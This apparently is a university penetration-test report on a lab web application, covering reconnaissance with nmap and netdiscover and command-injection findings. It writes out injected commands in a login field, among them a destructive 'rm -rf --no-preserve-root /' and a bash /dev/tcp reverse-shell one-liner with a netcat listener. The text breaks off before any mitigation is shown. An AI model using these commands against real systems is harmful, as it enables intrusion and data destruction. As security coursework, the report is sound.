VULNERABILITY ASSESSMENT

Mohammed Shaad Mehboob Matcheswala-21065793

CARDIFF UNIVERSITY

Index

Executive summary

The report states penetration tests performed on the web application at URL: http://192.168.118.130:8000 and found a few vulnerabilities that were classified into high and medium risks. If these vulnerabilities were not fixed this could be lethal for the organization. Moreover, the credentials of the users, the server, and even any client browsing these webpages could be at high risk and organizations may get fined if this all were not fixed properly.

To conclude, various vulnerabilities were found which could allow an attacker to gain a reverse shell, gain full access to the server, access all the credentials of the users, could view any hidden page of this site, and could make other users victims, if they browse these webpages by stealing victim's credentials, sessions and deploy malware.

Summary of vulnerabilities

High risk: Code execution, SQL injection, cross-site scripting,

The area which could be most vulnerable was the front login page as most high-risk attacks could be performed through the login page, for example, remote code execution, SQL injection, cross-site scripting. These vulnerabilities contain high risk and should be given priority in resolving. With these vulnerabilities, the attacker might acquire full control of the system, steal sessions, users' credentials, and plenty more malicious activities which could ruin the reputation of the organization.

Medium risk: Clickjacking, sensitive data exposure, failure to restrict URL, generation of error messages containing sensitive information.

The attacker could browse to any hidden page through a URL from the browser, as it doesn't authenticate any user and the error exception handling was not present which reveals the internal code of the website. Moreover, the website was vulnerable to clickjacking as it did not have defense against it, and even the data which was flowing from both front-end and back-end was not encrypted.

List of tools used for finding vulnerabilities:

- Owaps-zap
- Nikto v2.1.5
- Skipfish
- Nmap
- netdiscover
- Arp
- Beef 0.4.4.5- alpha
- Burp Suite free edition v1.5
- Wireshark
- Netcat

Information gathering

Firstly, the **ifconfig** command was used to check the IP address of the local machine (Kali Linux), as shown in Figure



Figure:-IP_address_of_the_kali_machine

Secondly, **netdiscover** could be used to find the IP address of all the hosts on the network as shown in Figure, or **arp -a** could also be used to display the IP addresses of machines on the network.



Figure:-netdiscover_command



Figure:-output_of_netdiscover



Figure:- output of arp -a

After finding the host IP addresses, nmap command could be used to gather more information regarding open ports, versions, vulnerabilities, and many more.



Figure:-output_of_nmap_the_port_8000_and_the_version

Finally, for finding more vulnerabilities tools like Nikto, OWASP-zap, W3af, Skipfish, etc. could be used.

Vulnerabilities With Mitigation

1. Command-execution vulnerability.

Command-execution vulnerability allows the attacker to execute operating system commands on the web application UI such as Textbox and URL links. A different set of commands could be executed depending on the different operating systems used to host the web application.

- As shown in Figure 1.1-a and 1.1-b, if ”; ls” and “; pwd” commands were entered in the “username” Textbox then all the files in the current directory and path of the current directory could be seen in the register.py page, as shown in Figure 1.2-a,1.2-b respectively. The list of files showed the name of the database and some other important files, such as people.db and secrets.txt.



Figure:-1.1-a



Figure:-1.1-b



Figure:-1.2-a



Figure:-1.2-b

- “rm -rf “—no-preserve-root /” command deletes all the files in the current directory. Figure 1.3 shows building the connection to the server took time and later it does login into the account but as the webpage was refreshed the connection was lost and later the home page could not be connected after the command was executed.



Figure:-1.3-a



Figure:-1.3-b



Figure:-1.3-c



Figure:-1.3-d

- "**;bash -c ' bash -i >& /dev/tcp/192.168.118.128/8888 0>1'** " command could be used to gain the reverse shell, where 192.168.116.128 was the IP address of Kali-Linux Machine, which was used as Listening machine. In the kali machine "nc -vv -l -p 8888" command was used for listening. As it can be seen from Figure 1.4, the kali machine received a reverse shell.

